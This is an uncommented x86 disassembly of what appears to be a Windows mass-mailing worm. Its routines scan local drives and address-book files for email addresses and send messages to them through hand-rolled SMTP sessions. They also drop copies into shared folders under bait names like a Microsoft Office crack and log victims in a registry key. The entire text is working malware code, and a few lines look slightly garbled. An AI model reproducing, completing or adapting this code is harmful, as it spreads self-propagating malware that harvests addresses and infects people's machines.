        xor     eax,eax
        pop     ebx
        leave
        retn    0008h
;-----
SUB_L00402BCF:
        push    ebp
        mov     ebp,esp
        push    esi
        push    edi
        mov     esi,[ebp+0Ch]
L00402BD7:
        cld
        xor     eax,eax
        lodsb
        test    al,C0h
        jz      L00402BFB
        and     al,3Fh
        shl     ax,08h
        lodsb
        push    esi
        mov     esi,[ebp+08h]
        add     esi,eax
        push    [ebp+10h]
        push    esi
        push    [ebp+08h]
        call    SUB_L00402BCF
        pop     esi
        jmp     L00402C1B
L00402BFB:
        or      al,al
        jz      L00402C1B
        push    eax
        push    [ebp+10h]
        call    jmp_KERNEL32.DLL!strlenA
        mov     edi,[ebp+10h]
        add     edi,eax
        pop     ecx
        jecxz   L00402C13
        cld

```

```

                                rep movsb
L00402C13:
                                mov     al,2Eh
                                stosb
                                xor     eax,eax
                                stosb
                                jmp     L00402BD7
L00402C1B:
                                mov     eax,esi
                                pop     edi
                                pop     esi
                                leave
                                retn     000Ch
;-----
SUB_L00402C23:
                                push    ebp
                                mov     ebp,esp
                                jmp     L00402C2A
L00402C28:
                                db      2Eh; '.'
                                db      00h;
L00402C2A:
                                mov     eax,[ebp+10h]
                                mov     byte ptr [eax],00h
                                push    [ebp+10h]
                                push    [ebp+0Ch]
                                push    [ebp+08h]
                                call     SUB_L00402BCF
                                push    eax
                                push    L00402C28
                                push    [ebp+10h]
                                call     jmp_shlwapi.dll!StrTrimA
                                pop     eax
                                leave
                                retn     000Ch
;-----
SUB_L00402C51:
                                push    ebp
                                mov     ebp,esp
                                add     esp,FFFFFFF0h
                                push    esi
                                push    edi
                                push    ebx
                                mov     word ptr [ebp-0Eh],FFFFh
                                push    00010000h
                                push    00000000h
                                call     jmp_KERNEL32.DLL!GlobalAlloc
                                mov     [ebp-08h],eax
                                push    00010000h
                                push    00000000h
                                call     jmp_KERNEL32.DLL!GlobalAlloc
                                mov     byte ptr [eax],00h
                                mov     [ebp-0Ch],eax
                                push    [ebp+08h]
                                call     SUB_L00401398
                                mov     ebx,eax

```

```

push    eax
push    00000000h
call    jmp_KERNEL32.DLL!GlobalAlloc
mov     [ebp-04h],eax
push    [ebp+08h]
call    SUB_L004013E0
mov     edx,[ebp+08h]
mov     edx,[edx]
push    00000000h
push    ebx
push    [ebp-04h]
push    [ebp+08h]
push    [edx+0Ch]
call    [esi,ebp-04h]
ror     word ptr [esi+06h],08h
ror     word ptr [esi+02h],08h
test    word ptr [esi+02h],000Fh
jz      L00402CC6
jmp     L00402D39

L00402CC6:
movzx   ebx,[esi+06h]
add     esi,0000000Ch
push    [ebp-08h]
push    esi
push    [ebp-04h]
call    SUB_L00402C23
mov     esi,eax
lodsd
cmp     eax,01000F00h
jz      L00402CE5
jmp     L00402D39

L00402CE5:
or      ebx,ebx
jz      L00402D39

L00402CE9:
push    [ebp-08h]
push    esi
push    [ebp-04h]
call    SUB_L00402C23
mov     esi,eax
lodsd
push    eax
lodsd
xor     eax,eax
lodsw
pop     edx
cmp     edx,01000F00h
jz      L00402D0D
xchg    al,ah
add     esi,eax
jmp     L00402D36

L00402D0D:
lodsw
push    ax
push    [ebp-08h]
push    esi

```

```

        push    [ebp-04h]
        call    SUB_L00402C23
        mov     esi,eax
        pop     dx
        cmp     dx,[ebp-0Eh]
        jnc     L00402D36
        mov     [ebp-0Eh],dx
        push    [ebp-08h]
        push    [ebp-0Ch]
        call    jmp_KERNEL32.DLL!lstrcpyA
L00402D36:
        dec     ebx
        jnz     L00402CE9
L00402D39:
        push    [ebp-04h]
        call    jmp_KERNEL32.DLL!GlobalFree
        push    [ebp-08h]
        call    jmp_KERNEL32.DLL!GlobalFree
        mov     eax,[ebp-0Ch]
        pop     ebx
        pop     edi
        pop     esi
        leave
        retn    0004h
;-----
SUB_L00402D53:
        push    ebp
        mov     ebp,esp
        add     esp,FFFFFFFCh
        cmp     byte ptr [L00406222],00h
        jnz     L00402D6E
        mov     byte ptr [L00406222],01h
        call    SUB_L0040295F
L00402D6E:
        lea     eax,[ebp-04h]
        push    eax
        call    SUB_L00401344
        push    [ebp+08h]
        push    [ebp-04h]
        call    SUB_L004029CF
        push    SSZ00406008_151_201_0_39
        push    [ebp-04h]
        call    SUB_L00402ABD
        push    eax
        push    [ebp-04h]
        call    SUB_L00401357
        pop     eax
        leave
        retn    0004h
;-----
SUB_L00402D9D:
        push    ebp
        mov     ebp,esp
        add     esp,FFFFFFF8h
        mov     dword ptr [ebp-08h],00000000h
        push    [ebp+08h]

```

```

        call    SUB_L004013E0
        mov     edx,[ebp+08h]
        mov     edx,[edx]
        lea     eax,[ebp-04h]
        push    eax
        push    00000003h
        lea     eax,[ebp-08h]
        push    eax
        push    [ebp+08h]
        call    [edx+0Ch]
        cmp     dword ptr [ebp-04h],00000003h
        jc      L00402DD2
        mov     eax,[ebp-08h]
        jmp     L00402DD4
L00402DD2:
        xor     eax,eax
L00402DD4:
        leave   0004h
;-----
SUB_L00402DD8:
        push    ebp
        mov     ebp,esp
        add     esp,FFFFFFF0h
        push    esi
        push    edi
        push    ebx
        push    [ebp+08h]
        push    [ebp+0Ch]
        call    SUB_L00403D97
        mov     [ebp-08h],eax
        xor     edi,edi
        push    00002000h
        push    00000040h
        call    jmp_KERNEL32.DLL!GlobalAlloc
        mov     [ebp-0Ch],eax
        lea     eax,[ebp-04h]
        push    eax
        call    SUB_L00401344
        mov     ecx,00000019h
        xchg    cl,ch
        push    ecx
        push    00000000h
        push    [ebp+10h]
        call    SUB_L004021FB
        test    eax,eax
        jz      L00403039
        mov     ebx,eax
        push    0000000Fh
        push    00000400h
        push    [ebp-04h]
        push    ebx
        call    SUB_L00402171
        test    eax,eax
        jz      L00403033
        push    [ebp-04h]

```

```

call    SUB_L00402D9D
cmp     eax,00303232h
jnz     L00403033
mov     esi,[ebp-0Ch]
add     esi,00000800h
push    00000400h
push    esi
call    jmp_wsock32.dll!gethostname
push    esi
push    SSZ0040623D_HELO___s___
push    [ebp-0Ch]
call    jmp_user32.dll!wsprintfA
add     esp,0000000Ch
push    [ebp-0Ch]
call    jmp_KERNEL32.DLL!strlenA
push    00000000h
push    eax
push    [ebp-0Ch]
push    ebx
call    jmp_wsock32.dll!send
push    0000000Fh
push    00000400h
push    [ebp-04h]
push    ebx
call    SUB_L00402171
test    eax,eax
jz      L00403033
push    [ebp-04h]
call    SUB_L00402D9D
cmp     eax,00303532h
jnz     L00403033
push    SSZ00406247_RSET___
call    jmp_KERNEL32.DLL!strlenA
push    00000000h
push    eax
push    SSZ00406247_RSET___
push    ebx
call    jmp_wsock32.dll!send
push    0000000Fh
push    00000400h
push    [ebp-04h]
push    ebx
call    SUB_L00402171
test    eax,eax
jz      L00403033
push    [ebp-04h]
call    SUB_L00402D9D
cmp     eax,00303532h
jnz     L00403033
push    [ebp+0Ch]
push    SSZ0040624E_MAIL_FROM___s___
push    [ebp-0Ch]
call    jmp_user32.dll!wsprintfA
add     esp,0000000Ch
push    [ebp-0Ch]
call    jmp_KERNEL32.DLL!strlenA

```



```

push 00000000h
push eax
push [ebp-0Ch]
push ebx
call jmp_wsock32.dll!send
push 0000000Fh
push 00000400h
push [ebp-04h]
push ebx
call SUB_L00402171
test eax,eax
jz L00403033
push [ebp-04h]
call SUB_L00402D9D
cmp eax,00303532h
jnz L00403033
push [ebp+08h]
push SSZ0040625F_RCPT_TO___s___
push [ebp-0Ch]
call jmp_user32.dll!wsprintfA
add esp,0000000Ch
push [ebp-0Ch]
call jmp_KERNEL32.DLL!strlenA
push 00000000h
push eax
push [ebp-0Ch]
push ebx
call jmp_wsock32.dll!send
push 0000000Fh
push 00000400h
push [ebp-04h]
push ebx
call SUB_L00402171
test eax,eax
jz L00403033
push [ebp-04h]
call SUB_L00402D9D
cmp eax,00303532h
jnz L00403033
push SSZ0040626E_DATA___
call jmp_KERNEL32.DLL!strlenA
push 00000000h
push eax
push SSZ0040626E_DATA___
push ebx
call jmp_wsock32.dll!send
push 0000000Fh
push 00000400h
push [ebp-04h]
push ebx
call SUB_L00402171
test eax,eax
jz L00403033
push [ebp-04h]
call SUB_L00402D9D
cmp eax,00343533h

```

```

        jnz     L00403033
        push   [ebp-08h]
        call   SUB_L004013E0
L00402FDE:
        mov    edx,[ebp-08h]
        mov    edx,[edx]
        lea    eax,[ebp-10h]
        push   eax
        push   00000400h
        push   [ebp-0Ch]
        push   [ebp-08h]
        call   [edx+0Ch]
        cmp    dword ptr [ebp-10h],00000000h
        jbe    L0040300F
        push   00000000h
        push   [ebp-10h]
        push   [ebp-0Ch]
        push   ebx
        call   jmp_wssock32.dll!send
        test   eax,eax
        jle    L00403033
        jmp    L00402FDE
L0040300F:
        push   0000000Fh
        push   00000400h
        push   [ebp-04h]
        push   ebx
        call   SUB_L00402171
        test   eax,eax
        jz     L00403033
        push   [ebp-04h]
        call   SUB_L00402D9D
        cmp    eax,00303532h
        jnz    L00403033
        inc    edi
L00403033:
        push   ebx
        call   jmp_wssock32.dll!closesocket
L00403039:
        push   [ebp-04h]
        call   SUB_L00401357
        push   [ebp-0Ch]
        call   jmp_KERNEL32.DLL!GlobalFree
        push   [ebp-08h]
        call   SUB_L00401357
        mov    eax,edi
        pop    ebx
        pop    edi
        pop    esi
        leave
        retn   000Ch
;-----
SUB_L0040305A:
        push   ebp
        mov    ebp,esp
        push   ebx

```

```

push    esi
push    00000040h
push    00000000h
push    [ebp+0Ch]
call    jmp_shlwapi.dll!StrRChrA
or      eax,eax
jz      L0040308E
inc     eax
push    eax
call    SUB_L00402D53
mov     esi,eax
or      eax,eax
jz      L0040308E
push    esi
push    [ebp+08h]
push    [ebp+0Ch]
call    SUB_L00403338
push    esi
call    jmp_KERNEL32.DLL!GlobalFree
L0040308E:
pop     esi
pop     ebx
leave
retn    0008h
;-----
push    ebp
mov     ebp,esp
push    ebx
push    [ebp+0Ch]
call    SUB_L00401398
mov     ebx,eax
mov     eax,[ebp+14h]
sub     eax,[ebp+08h]
sub     ebx,eax
push    [ebp+0Ch]
call    SUB_L004013F3
mov     eax,[ebp+10h]
sub     eax,[ebp+08h]
mov     edx,[ebp+0Ch]
mov     edx,[edx]
push    00000000h
push    eax
push    [ebp+08h]
push    [ebp+0Ch]
call    [edx+10h]
mov     edx,[ebp+0Ch]
mov     edx,[edx]
push    00000000h
push    ebx
push    [ebp+14h]
push    [ebp+0Ch]
call    [edx+10h]
pop     ebx
leave
retn    0010h
;-----

```

```

        push    ebp
        mov     ebp,esp
        push    ebx
        mov     ebx,[ebp+08h]
        mov     ebx,[ebx]
L004030E8:
        or      ebx,ebx
        jz      L00403103
        mov     ecx,[ebp+0Ch]
        cmp     [ebx+04h],ecx
        jnz     L004030FE
        mov     eax,00000001h
        pop     ebx
        leave
        retn    0008h
;-----
L004030FE:
        mov     ebx,[ebx+08h]
        jmp     L004030E8
L00403103:
        xor     eax,eax
        pop     ebx
        leave
        retn    0008h
;-----
SUB_L0040310A:
        push    ebp
        mov     ebp,esp
        push    ebx
        push    esi
        push    edi
        mov     esi,[ebp+10h]
        push    esi
        call    jmp_KERNEL32.DLL!strlenA
        push    eax
        mov     edi,[ebp+14h]
        push    00000010h
        push    00000040h
        call    jmp_KERNEL32.DLL!GlobalAlloc
        mov     ebx,eax
        mov     edx,[ebp+08h]
        mov     ecx,[ebp+0Ch]
        cmp     dword ptr [edx],00000000h
        jnz     L00403137
        mov     [edx],ebx
        jmp     L0040313E
L00403137:
        push    ecx
        mov     ecx,[ecx]
        mov     [ecx+08h],ebx
        pop     ecx
L0040313E:
        mov     [ecx],ebx
        pop     eax
        add     eax,00000004h
        push    eax

```

```

        push    00000040h
        call    jmp_KERNEL32.DLL!GlobalAlloc
        mov     [ebx],eax
        push    [ebp+10h]
        push    eax
        call    jmp_KERNEL32.DLL!strcpyA
        mov     [ebx+04h],edi
        push    [ebp+18h]
        pop     [ebx+0Ch]
        pop     edi
        pop     esi
        pop     ebx
        leave
        retn    0014h
;-----
SUB_L00403167:
        push    edi
        push    ebx
        push    00000000h
        push    00000000h
        push    00000000h
        call    jmp_KERNEL32.DLL!CreateMutexA
        mov     [L0040A086],eax
        mov     dword ptr [L0040A06A],00000000h
        mov     dword ptr [L0040A06E],00000000h
        mov     ebx,00000005h
        mov     edi,L0040A072
L00403197:
        push    0000000Ch
        push    00000040h
        call    jmp_KERNEL32.DLL!GlobalAlloc
        cld
        stosd
        dec     ebx
        jnz     L00403197
        pop     ebx
        pop     edi
        retn
;-----
SUB_L004031A8:
        push    ebp
        mov     ebp,esp
        add     esp,FFFFFFE8h
        push    [ebp+08h]
        call    jmp_KERNEL32.DLL!strlenA
        push    eax
        push    [ebp+08h]
        push    00000000h
        call    SUB_L004015C0
        push    eax
        push    L0040627E
        lea     eax,[ebp-14h]
        push    eax
        call    jmp_user32.dll!wsprintfA
        add     esp,0000000Ch
        lea     eax,[ebp-04h]

```

```

push    eax
push    SSZ0040601D_SOFTWARE_DateTime
push    80000001h
call    jmp_advapi32.dll!RegCreateKeyA
mov     dword ptr [ebp-18h],00000001h
push    00000004h
lea     eax,[ebp-18h]
push    eax
push    00000004h
push    00000000h
lea     eax,[ebp-14h]
push    eax
push    [ebp-04h]
call    jmp_advapi32.dll!RegSetValueExA
push    [ebp-04h]
call    jmp_advapi32.dll!RegCloseKey
leave
retn    0004h

```

SUB_L0040320F:

```

push    ebp
mov     ebp,esp
add     esp,FFFFFFE0h
push    ebx
xor     ebx,ebx
push    [ebp+08h]
call    jmp_KERNEL32.DLL!strlenA
push    eax
push    [ebp+08h]
push    00000000h
call    SUB_L004015C0
push    eax
push    L0040627E
lea     eax,[ebp-20h]
push    eax
call    jmp_user32.dll!wsprintfA
add     esp,0000000Ch
lea     eax,[ebp-04h]
push    eax
push    SSZ0040601D_SOFTWARE_DateTime
push    80000001h
call    jmp_advapi32.dll!RegCreateKeyA
mov     dword ptr [ebp-0Ch],00000004h
lea     eax,[ebp-0Ch]
push    eax
lea     eax,[ebp-10h]
push    eax
lea     eax,[ebp-08h]
push    eax
push    00000000h
lea     eax,[ebp-20h]
push    eax
push    [ebp-04h]
call    jmp_advapi32.dll!RegQueryValueExA
cmp     eax,00000000h
setz    bl

```

```

        push    [ebp-04h]
        call    jmp_advapi32.dll!RegCloseKey
        mov     eax,ebx
        pop     ebx
        leave
        retn    0004h
;-----
L00403286:
        push    ebp
        mov     ebp,esp
        add     esp,FFFFFFF4h
        push    ebx
        push    edi
        xor     eax,eax
        mov     ebx,[ebp+08h]
L00403293:
        push    FFFFFFFFh
        push    [L0040A086]
        call    jmp_KERNEL32.DLL!WaitForSingleObject
        mov     ecx,[ebx+04h]
        or      ecx,ecx
        jz      L0040331D
        push    [ecx]
        pop     [ebp-04h]
        push    [ecx+04h]
        pop     [ebp-08h]
        push    [ecx+0Ch]
        pop     [ebp-0Ch]
        push    [ecx+08h]
        pop     [ebx+04h]
        push    ecx
        call    jmp_KERNEL32.DLL!GlobalFree
        push    [L0040A086]
        call    jmp_KERNEL32.DLL!ReleaseMutex
        push    [ebp-04h]
        call    SUB_L0040320F
        or      eax,eax
        jz      L004032DD
        jmp     L00403303
L004032DD:
        mov     edi,00000003h
L004032E2:
        push    [ebp-0Ch]
        push    [ebp-08h]
        push    [ebp-04h]
        call    SUB_L00402DD8
        test    eax,eax
        jnz     L004032F7
        dec     edi
        jg      L004032E2
L004032F7:
        or      eax,eax
        jz      L00403303
        push    [ebp-04h]
        call    SUB_L004031A8
L00403303:

```

```

        push    [ebp-04h]
        call    jmp_KERNEL32.DLL!GlobalFree
        push    [ebp-08h]
        call    jmp_KERNEL32.DLL!LocalFree
        push    [ebp-0Ch]
        call    jmp_KERNEL32.DLL!LocalFree
        jmp     L00403328
L0040331D:
        push    [L0040A086]
        call    jmp_KERNEL32.DLL!ReleaseMutex
L00403328:
        dec     [ebx]
        jg      L00403293
        xor     eax,eax
        pop     edi
        pop     ebx
        leave
        retn    0004h
;-----
SUB_L00403338:
        push    ebp
        mov     ebp,esp
        add     esp,FFFFFFFCh
        push    ebx
        push    FFFFFFFFh
        push    [L0040A086]
        call    jmp_KERNEL32.DLL!WaitForSingleObject
        cmp     dword ptr [L0040A06A],00000005h
        jc      L0040335F
        mov     dword ptr [L0040A06A],00000000h
L0040335F:
        xor     edx,edx
        mov     eax,00000004h
        mul     [L0040A06A]
        add     eax,L0040A072
        mov     ebx,eax
        mov     ebx,[ebx]
        push    [ebp+10h]
        call    jmp_shlwapi.dll!StrDupA
        push    eax
        push    [ebp+0Ch]
        call    jmp_shlwapi.dll!StrDupA
        pop     edx
        push    edx
        push    eax
        push    [ebp+08h]
        lea     eax,[ebx+08h]
        push    eax
        lea     eax,[ebx+04h]
        push    eax
        call    SUB_L0040310A
        inc     [L0040A06A]
        cmp     dword ptr [ebx],00000000h
        jnz     L004033B9
        lea     eax,[ebp-04h]
        push    eax

```



```

        push    00000000h
        push    ebx
        push    L00403286
        push    00000000h
        push    00000000h
        call    jmp_KERNEL32.DLL!CreateThread
L004033B9:
        inc     [ebx]
        push    [L0040A086]
        call    jmp_KERNEL32.DLL!ReleaseMutex
        pop     ebx
        leave
        retn    000Ch
;-----

```

SUB_L004033CB:

```

        push    ebp
        mov     ebp,esp
        push    esi
        push    ebx
        mov     ebx,esi
        dec     esi
        dec     esi
        mov     cl,01h
        std
L004033D7:
        cmp     esi,[ebp+08h]
        jc      L00403410
        lodsb
        cmp     al,30h
        jc      L004033E5
        cmp     al,39h
        jbe     L00403409
L004033E5:
        cmp     al,41h
        jc      L004033ED
        cmp     al,5Ah
        jbe     L00403409
L004033ED:
        cmp     al,61h
        jc      L004033F5
        cmp     al,7Ah
        jbe     L00403409
L004033F5:
        cmp     al,2Eh
        jz      L00403409
        cmp     al,5Fh
        jz      L00403409
        cmp     al,2Dh
        jz      L00403409
        or      al,al
        jnz     L00403410
        or      cl,cl
        jz      L00403410
L00403409:
        mov     ebx,esi
        inc     ebx

```

```

    mov     cl,al
    jmp     L004033D7
L00403410:
    cld
    mov     eax,ebx
    pop     ebx
    pop     esi
    leave
    retn    0004h

```

SUB_L00403419:

```

    push    ebp
    mov     ebp,esp
    push    esi
    push    ebx
    mov     ebx,esi
    cld
    mov     cl,01h
L00403423:
    cmp     esi,[ebp+08h]
    jnc     L0040345B
    lodsb
    cmp     al,30h
    jc      L00403431
    cmp     al,39h
    jbe     L00403455
L00403431:
    cmp     al,41h
    jc      L00403439
    cmp     al,5Ah
    jbe     L00403455
L00403439:
    cmp     al,61h
    jc      L00403441
    cmp     al,7Ah
    jbe     L00403455
L00403441:
    cmp     al,2Eh
    jz      L00403455
    cmp     al,5Fh
    jz      L00403455
    cmp     al,2Dh
    jz      L00403455
    or      al,al
    jnz     L0040345B
    or      cl,cl
    jz      L0040345B
L00403455:
    mov     ebx,esi
    mov     cl,al
    jmp     L00403423
L0040345B:
    mov     eax,ebx
    pop     ebx
    pop     esi
    leave

```

```

    retn     0004h
;-----
SUB_L00403463:
    push    ebp
    mov     ebp,esp
    mov     eax,[ebp+0Ch]
    sub     eax,[ebp+08h]
    cmp     eax,00000002h
    jl      L0040347A
    mov     eax,00000001h
    leave
    retn     0008h
;-----
L0040347A:
    xor     eax,eax
    leave
    retn     0008h
;-----
SUB_L00403480:
    push    ebp
    mov     ebp,esp
    push    0000002Eh
    push    00000000h
    push    [ebp+08h]
    call    jmp_shlwapi.dll!StrRChrA
    or      eax,eax
    jz      L004034A7
    push    eax
    call    jmp_KERNEL32.DLL!strlenA
    cmp     eax,00000002h
    ja      L004034A2
    xor     eax,eax
    jmp     L004034A7
L004034A2:
    mov     eax,00000001h
L004034A7:
    leave
    retn     0008h
;-----
SUB_L004034AB:
    push    ebp
    mov     ebp,esp
    add     esp,FFFFFFE0h
    push    esi
    push    edi
    push    ebx
    mov     dword ptr [ebp-0Ch],00000000h
    mov     esi,[ebp+08h]
    mov     [ebp-04h],esi
    push    [ebp+0Ch]
    pop     [ebp-08h]
    add     [ebp-08h],esi
L004034CD:
    cmp     esi,[ebp-08h]
    jnc     L00403579
    inc     [ebp-0Ch]

```

```

    cmp     dword ptr [ebp-0Ch],00002710h
    jnz     L004034F0
    push    00000001h
    call    jmp_KERNEL32.DLL!Sleep
    mov     dword ptr [ebp-0Ch],00000000h
L004034F0:
    cld
    lodsb
    cmp     al,40h
    jnz     L00403574
    push    esi
    push    [ebp-04h]
    call    SUB_L004033CB
    mov     ebx,eax
    push    [ebp-08h]
    call    SUB_L00403419
    mov     ecx,eax
    sub     ecx,ebx
    cmp     ecx,000001F4h
    jnc     L00403573
    cmp     ecx,00000005h
    jbe     L00403573
    cld
    mov     esi,ebx
    lea     edi,[ebp-00000200h]
    xor     edx,edx
L00403525:
    lodsb
    or      al,al
    jz      L00403531
    stosb
    cmp     al,40h
    jnz     L00403531
    mov     edx,edi
L00403531:
    loop    L00403525
    xor     eax,eax
    stosb
    or      edx,edx
    jz      L00403573
    push    edx
    lea     eax,[ebp-00000200h]
    push    eax
    call    jmp_KERNEL32.DLL!strlenA
    pop     edx
    cmp     eax,00000005h
    jbe     L00403573
    push    edx
    lea     eax,[ebp-00000200h]
    push    eax
    call    SUB_L00403463
    mov     ebx,eax
    push    edi
    push    edx
    call    SUB_L00403480
    and     ebx,eax

```

```

        or     ebx,ebx
        jz     L00403573
        lea    eax,[ebp-00000200h]
        push   eax
        call   [ebp+10h]
L00403573:
        pop    esi
L00403574:
        jmp    L004034CD
L00403579:
        pop    ebx
        pop    edi
        pop    esi
        leave
        retn   000Ch

```

SUB_L00403580:

```

        push   ebp
        mov    ebp,esp
        add    esp,FFFFFFF8h
        push   ebx
        push   00000000h
        push   00000000h
        push   00000003h
        push   00000000h
        push   00000001h
        push   80000000h
        push   [ebp+08h]
        call   jmp_KERNEL32.DLL!CreateFileA
        mov    [ebp-04h],eax
        inc    eax
        jz     L004035FE
        push   00000000h
        push   [ebp-04h]
        call   jmp_KERNEL32.DLL!GetFileSize
        mov    [ebp-08h],eax
        inc    eax
        jz     L004035F6
        push   00000000h
        push   00000000h
        push   00000000h
        push   00000002h
        push   00000000h
        push   [ebp-04h]
        call   jmp_KERNEL32.DLL!CreateFileMappingA
        or     eax,eax
        jz     L004035F6
        mov    ebx,eax
        push   00000000h
        push   00000000h
        push   00000000h
        push   00000004h
        push   eax
        call   jmp_KERNEL32.DLL!MapViewOfFile
        or     eax,eax
        jz     L004035F0

```

```

        push    eax
        push    [ebp+0Ch]
        push    [ebp-08h]
        push    eax
        call    SUB_L004034AB
        call    jmp_KERNEL32.DLL!UnmapViewOfFile
L004035F0:
        push    ebx
        call    jmp_KERNEL32.DLL!CloseHandle
L004035F6:
        push    [ebp-04h]
        call    jmp_KERNEL32.DLL!CloseHandle
L004035FE:
        pop     ebx
        leave
        retn    0008h
;-----
SUB_L00403603:
        push    00001388h
        push    L0040A08A
        call    SUB_L00401457
        lea     eax,[L0040A08E]
        mov     byte ptr [eax],00h
        retn
;-----
SUB_L0040361C:
        push    ebp
        mov     ebp,esp
        push    edi
        mov     edi,SSZ00406282__hotmail_com
L00403625:
        cld
        mov     edx,edi
        xor     eax,eax
        or      ecx,FFFFFFFFh
        repne scasb
        push    edx
        push    [ebp+08h]
        call    jmp_shlwapi.dll!StrStrIA
        or      eax,eax
        jz      L00403643
        xor     eax,eax
        pop     edi
        leave
        retn    0004h
;-----
L00403643:
        cmp     byte ptr [edi],00h
        jnz     L00403625
        mov     eax,00000001h
        pop     edi
        leave
        retn    0004h
;-----
L00403652:
        push    ebp

```

```

        mov     ebp,esp
        push    [ebp+08h]
        call    SUB_L0040361C
        or      eax,eax
        jnz     L00403665
        leave   retn     0004h
;-----
L00403665:
        push    [ebp+08h]
        call    SUB_L00401426
        push    eax
        push    00001388h
        push    L0040A08A
        call    SUB_L00401471
        or      eax,eax
        jz      L004036AF
        lea     eax,[L0040A08E]
        cmp     byte ptr [eax],00h
        jz      L00403697
        push    [ebp+08h]
        push    eax
        call    SUB_L0040305A
        jmp     L004036A2
L00403697:
        push    [ebp+08h]
        push    [ebp+08h]
        call    SUB_L0040305A
L004036A2:
        push    [ebp+08h]
        push    L0040A08E
        call    jmp_KERNEL32.DLL!strcpyA
L004036AF:
        leave   retn     0004h
;-----
SUB_L004036B3:
        push    ebp
        mov     ebp,esp
        add     esp,FFFFFFFCh
        push    edi
        push    0000FDE8h
        push    00000000h
        call    jmp_KERNEL32.DLL!GlobalAlloc
        mov     [ebp-04h],eax
        mov     edi,SSZ00406339_Microsoft_Office_2003_Crack__Wor
L004036CE:
        cld
        mov     edx,edi
        xor     eax,eax
        or      ecx,FFFFFFFFh
        repne scasb
        push    edx
        push    [ebp+08h]
        push    [ebp-04h]
        call    jmp_KERNEL32.DLL!strcpyA

```

```

push    [ebp-04h]
call    jmp_KERNEL32.DLL!lstrcatA
push    00000001h
push    [ebp-04h]
push    L00409E60
call    jmp_KERNEL32.DLL!CopyFileA
cmp     byte ptr [edi],00h
jnz     L004036CE
push    [ebp-04h]
call    jmp_KERNEL32.DLL!GlobalFree
pop     edi
leave
retn    0004h
;-----

```

SUB_L0040370D:

```

push    ebp
mov     ebp,esp
push    edi
mov     edi,SSZ004062D0__wab

```

L00403716:

```

cld
mov     edx,edi
xor     eax,eax
or      ecx,FFFFFFFFh
repne scasb
push    edx
push    [ebp+08h]
call    jmp_shlwapi.dll!StrStrIA
or      eax,eax
jz      L0040373C
push    L00403652
push    [ebp+08h]
call    SUB_L00403580
jmp     L00403741

```

L0040373C:

```

cmp     byte ptr [edi],00h
jnz     L00403716

```

L00403741:

```

pop     edi
leave
retn    0004h
;-----

```

SUB_L00403746:

```

push    ebp
mov     ebp,esp
add     esp,FFFFFFF8h
push    edi
push    0000013Eh
push    00000040h
call    jmp_KERNEL32.DLL!LocalAlloc
mov     [ebp-08h],eax
push    [ebp+08h]
call    jmp_KERNEL32.DLL!strlenA
mov     edi,eax
push    L004062CC
push    [ebp+08h]

```



```

        call    jmp_KERNEL32.DLL!lstrcatA
        push    [ebp-08h]
        push    [ebp+08h]
        call    jmp_KERNEL32.DLL!FindFirstFileA
        mov     [ebp-04h],eax
        inc     eax
        jz      L00403826
L00403788:
        mov     eax,[ebp+08h]
        mov     byte ptr [edi+eax],00h
        mov     edx,[ebp-08h]
        lea     edx,[edx+2Ch]
        cmp     word ptr [edx],002Eh
        jz      L00403804
        cmp     word ptr [edx],2E2Eh
        jz      L00403804
        push    edx
        push    [ebp+08h]
        call    jmp_KERNEL32.DLL!lstrcatA
        mov     edx,[ebp-08h]
        lea     edx,[edx]
        test    dword ptr [edx],00000010h
        jz      L004037FC
        push    0000005Ch
        push    00000000h
        push    [ebp+08h]
        call    jmp_shlwapi.dll!StrRChrA
        or      eax,eax
        jz      L004037D4
        inc     eax
        push    SSZ00406334_shar
        push    eax
        call    jmp_shlwapi.dll!StrStrIA
L004037D4:
        push    eax
        push    L004062CA
        push    [ebp+08h]
        call    jmp_KERNEL32.DLL!lstrcatA
        pop     eax
        or      eax,eax
        jz      L004037EF
        push    [ebp+08h]
        call    SUB_L004036B3
L004037EF:
        push    [ebp+0Ch]
        push    [ebp+08h]
        call    SUB_L00403746
        jmp     L00403804
L004037FC:
        push    [ebp+08h]
        call    SUB_L0040370D
L00403804:
        push    00000002h
        call    jmp_KERNEL32.DLL!Sleep
        push    [ebp-08h]
        push    [ebp-04h]

```

```

        call    jmp_KERNEL32.DLL!FindNextFileA
        test    eax,eax
        jnz     L00403788
        push    [ebp-04h]
        call    jmp_KERNEL32.DLL!FindClose
L00403826:
        push    [ebp-08h]
        call    jmp_KERNEL32.DLL!LocalFree
        pop     edi
        leave
        retn    0008h
;-----
SUB_L00403833:
        push    ebp
        mov     ebp,esp
        add     esp,FFFFFFFCh
        push    00010000h
        push    00000040h
        call    jmp_KERNEL32.DLL!GlobalAlloc
        mov     [ebp-04h],eax
        push    [ebp+08h]
        push    eax
        call    jmp_KERNEL32.DLL!strcpyA
        or      eax,eax
        jz      L00403860
        push    [ebp-04h]
        push    [ebp-04h]
        call    SUB_L00403746
L00403860:
        push    [ebp-04h]
        call    jmp_KERNEL32.DLL!GlobalFree
        leave
        retn    0004h
;-----
SUB_L0040386C:
        push    ebp
        mov     ebp,esp
        add     esp,FFFFFFFCh
        push    esi
        push    00002000h
        push    00000040h
        call    jmp_KERNEL32.DLL!GlobalAlloc
        mov     [ebp-04h],eax
        push    [ebp-04h]
        push    00001FFFh
        call    jmp_KERNEL32.DLL!GetLogicalDriveStringsA
        mov     esi,[ebp-04h]
L00403892:
        cmp     byte ptr [esi],00h
        jz      L004038B3
        push    esi
        call    jmp_KERNEL32.DLL!GetDriveTypeA
        cmp     eax,00000003h
        jnz     L004038A8
        push    esi
        call    SUB_L00403833

```

```

L004038A8:
    push    esi
    call    jmp_KERNEL32.DLL!strlenA
    add     esi,eax
    inc     esi
    jmp     L00403892

L004038B3:
    push    [ebp-04h]
    call    jmp_KERNEL32.DLL!GlobalFree
    pop     esi
    leave
    retn

;-----
SUB_L004038BE:
    push    ebp
    mov     ebp,esp
    add     esp,FFFFFF24h
    lea     eax,[ebp-30h]
    push    eax
    call    jmp_KERNEL32.DLL!GetLocalTime
    push    0000001Eh
    lea     eax,[ebp-1Fh]
    push    eax
    push    SSZ00406538_ddd____dd_MMM_yyyy_
    lea     eax,[ebp-30h]
    push    eax
    push    00000000h
    push    00000009h
    call    jmp_KERNEL32.DLL!GetDateFormatA
    lea     eax,[ebp-1Fh]
    push    eax
    push    [ebp+08h]
    call    jmp_KERNEL32.DLL!strcpyA
    push    0000001Eh
    lea     eax,[ebp-1Fh]
    push    eax
    push    SSZ0040654C_HH_mm_ss_
    lea     eax,[ebp-30h]
    push    eax
    push    00000008h
    push    00000009h
    call    jmp_KERNEL32.DLL!GetTimeFormatA
